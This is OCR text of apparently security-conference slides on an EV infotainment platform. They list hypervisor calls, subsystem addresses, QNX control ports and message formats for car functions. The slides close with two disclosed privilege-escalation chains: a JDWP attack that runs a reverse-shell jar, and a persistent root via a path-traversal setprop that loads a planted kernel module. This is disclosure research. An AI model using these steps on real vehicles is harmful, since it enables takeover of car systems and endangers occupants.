
- x am start -a android.settings.SETTINGS
- x sys.usb.state, sys.usb.config

```
$ setprop sys.usb.adb_enable true
```



What’s in the box


Guest Operating System
Customer Applications
QNX
Linux
Android
Nvidia DRIVE OS
Services
DRIVE Update
Visualization Servers Across Partitions
System Manager
BPMP
VM
Storage
SE
GPU
TA
Debug
Hypervisor
Bootloader
Trusted OS
SOC


Guest Operating System
Customer Applications
QNX
Linux
Android
Nvidia DRIVE OS
Services
DRIVE Update
Visualization Servers Across Partitions
System Manager
BPMP
VM
Storage
SE
GPU
TA
Debug
Hypervisor
Bootloader
Trusted OS
SOC

Nvidia Hypervisor

- Type-1 bare metal hypervisor running at the EL2 level
- The only reference: kernel source of Nvidia Tegra X2 T186
  - https://developer.nvidia.com/embedded/L4T/r28_Release_v4.0/sources/T186/public_sources.tbz2
- Not just *RKP or HKIP*

Communicate with Hypervisor

- HVC Calls

```
static u64 hvc6(u64 guestid, u64 ipa)
{
  register u64 x0 asm("x0") = guestid;
  register u64 x1 asm("x1") = ipa;
  register u64 x2 asm("x2");
  register u64 x3 asm(“x3");
  asm volatile(
    "hvc 6"
    :"+r" (x0),"+r" (x1),"=r" (x2),"=r" (x3)
    :_X4_X17);
  return x1;
}
```

```
#define HVC_NR_READ_STAT                 1
#define HVC_NR_READ_IVC                  2
#define HVC_NR_READ_GID                  3
#define HVC_NR_RAISE_IRQ                 4
#define HVC_NR_READ_NGUESTS              5
#define HVC_NR_READ_IPA_PA               6
#define HVC_NR_READ_GUEST_STATE          7
#define HVC_NR_ACK_GUEST_CLEANUP         8
#define HVC_NR_READ_HYP_INFO             9
#define HVC_NR_GUEST_RESET              10
#define HVC_NR_SYSINFO_IPA              13
#define HVC_NR_ERRINFO_IPA              17
#define HVC_NR_ASYNC_ERR_GUEST_READ_ACK 18
#define HVC_NR_READ_VCPU_ID             19
#define HVC_NR_SYNC_ERR_GUEST_READ_ACK  20
#define HVC_NR_TRACE_GET_EVENT_MASK    289
#define HVC_NR_TRACE_SET_EVENT_MASK    290
#define HVC_NR_UART_RELAY_INFO         518
#define HVC_NR_NVLOG_WRITER_INFO       519
#define HVC_NR_NVLOG_READER_INFO       520
```

Subsystem

- Android
  - entertainment, navigation, basic settings …
  - 192.168.6.10 gw 192.168.6.1

Subsystem

- Android
- Linux
  - logging, certification, voice recognition …
  - 192.168.2.3 gw 192.168.2.1

Subsystem

- Android
- Linux
- QNX
  - windows, doors, calling, seats, CAN …
  - 192.168.0.3 gw 192.168.0.1

QNX Service Ports

6768	Property service RX
6769	Property service TX
49019	VariantConfig
49021	TowMode
49029	Calling
49041	Suspension
49062	Warnings
49203	BattLowWarn
49239	DisplayControl
49347	GroupTravel
49373	AudioDucking
49444	DriveMode

49525	LogUpload
49583	NfcService
49598	UserProfile
49614	AndroidComms
49653	TSR
49738	SimulateCanEvent
49748	Media
49812	UpaSound
49848	Volume
49872	DriverInfo
49884	GenericControl
49889	FactoryReset

Communicate with 49xxx

6768	Property service RX
6769	Property service TX
49019	VariantConfig
49021	TowMode
49029	Calling
49041	Suspension
49062	Warnings
49203	BattLowWarn
49239	DisplayControl
49347	GroupTravel
49373	AudioDucking
49444	DriveMode

49525	LogUpload
49583	NfcService
49598	UserProfile
49614	AndroidComms
49653	TSR
49738	SimulateCanEvent
49748	Media
49812	UpaSound
49848	Volume
49872	DriverInfo
49884	GenericControl
49889	FactoryReset

Communicate with 49xxx

- flatbuffers
  - https://google.github.io/flatbuffers/
  - Better than JSON for statically typed languages


Communicate with 49xxx

- Volume Control
  - context
    - *media*(1), *calling*(2), *navigation*(3), *system*(4)

```
builder = flatbuffers.Builder(1024)
builder.StartObject(2)
builder.PrependInt32Slot(0, context, 0)
builder.PrependFloat32Slot(1, value, 0)
builder.Finish(builder.EndObject())
payload = builder.Output()
```

Communicate with 49xxx

- Volume Control
  - context
    - *media*(1), *calling*(2), *navigation*(3), *system*(4)
  - message_id
    - *VolumeStatus(4705)*



Communicate with Property Service

6768	Property service RX
6769	Property service TX
49019	VariantConfig
49021	TowMode
49029	Calling
49041	Suspension
49062	Warnings
49203	BattLowWarn
49239	DisplayControl
49347	GroupTravel
49373	AudioDucking
49444	DriveMode

49525	LogUpload
49583	NfcService
49598	UserProfile
49614	AndroidComms
49653	TSR
49738	SimulateCanEvent
49748	Media
49812	UpaSound
49848	Volume
49872	DriverInfo
49884	GenericControl
49889	FactoryReset

Communicate with Property Service

- Head Light
  - message_id: 0x2AC
  - startbit: 2
  - status: on(2.0), off(0.0)

Two New Logic Bugs

- All findings were reported to the EV maker
  - Escalation to system
  - Escalation to root (persistent)

Escalation to System

- com.nextev.datastatistic
  - android:debuggable = “true”
  - android:sharedUserId = “android.uid.system”

Escalation to System

- JDWP exploit
  - break-on android.os.Parcel.readInt
  - INVOKESTATICMETHOD_SIG = (3, 3)
    - invokestatic Runtime.exec()
      - dalvikvm -cp /storage/download/ReverseShell.jar

Escalation to Root

- services.dex

```
final void finishBooting() {
    Slog.i("ActivityManager", "finishBooting ...");
    enableTouchDevices();
    ... skip ...

private void enableTouchDevices() {
    if (this.mLoadTouch) {
        this.mLoadTouch = false;
        Slog.e("ActivityManager", "Touch module is being loaded now.");
        SystemProperties.set("ctl.start", "touch_load");
```

Escalation to Root

- services.dex
- /init.p2382_t186.rc

```
service touch_load /system/bin/setup_touch.sh 1
        class main
        user root
        group root
        oneshot
```

Escalation to Root

- services.dex
- /init.p2382_t186.rc
- /system/bin/setup_touch.sh

```
#!/system/bin/sh
ts_module=`getprop persist.sys.touchscreen`
... skip ...

if [ $1 = "1" ] ; then
    /system/bin/insmod /system/lib/modules/${ts_module}.ko
```


Escalation to Root

- services.dex
- /init.p2382_t186.rc
- /system/bin/setup_touch.sh
- Persistent root exploit (from system_app or platform_app)

```
$ setprop persist.sys.touchscreen cyttsp6_i2c.ko/../../../data/system/exp
```

Conclusions

- Excellent playground for v8/kernel 1days and even VM Escape
- EV should focus more on security than traditional car
  - Attack surface is very limited


browse page
MacBook Air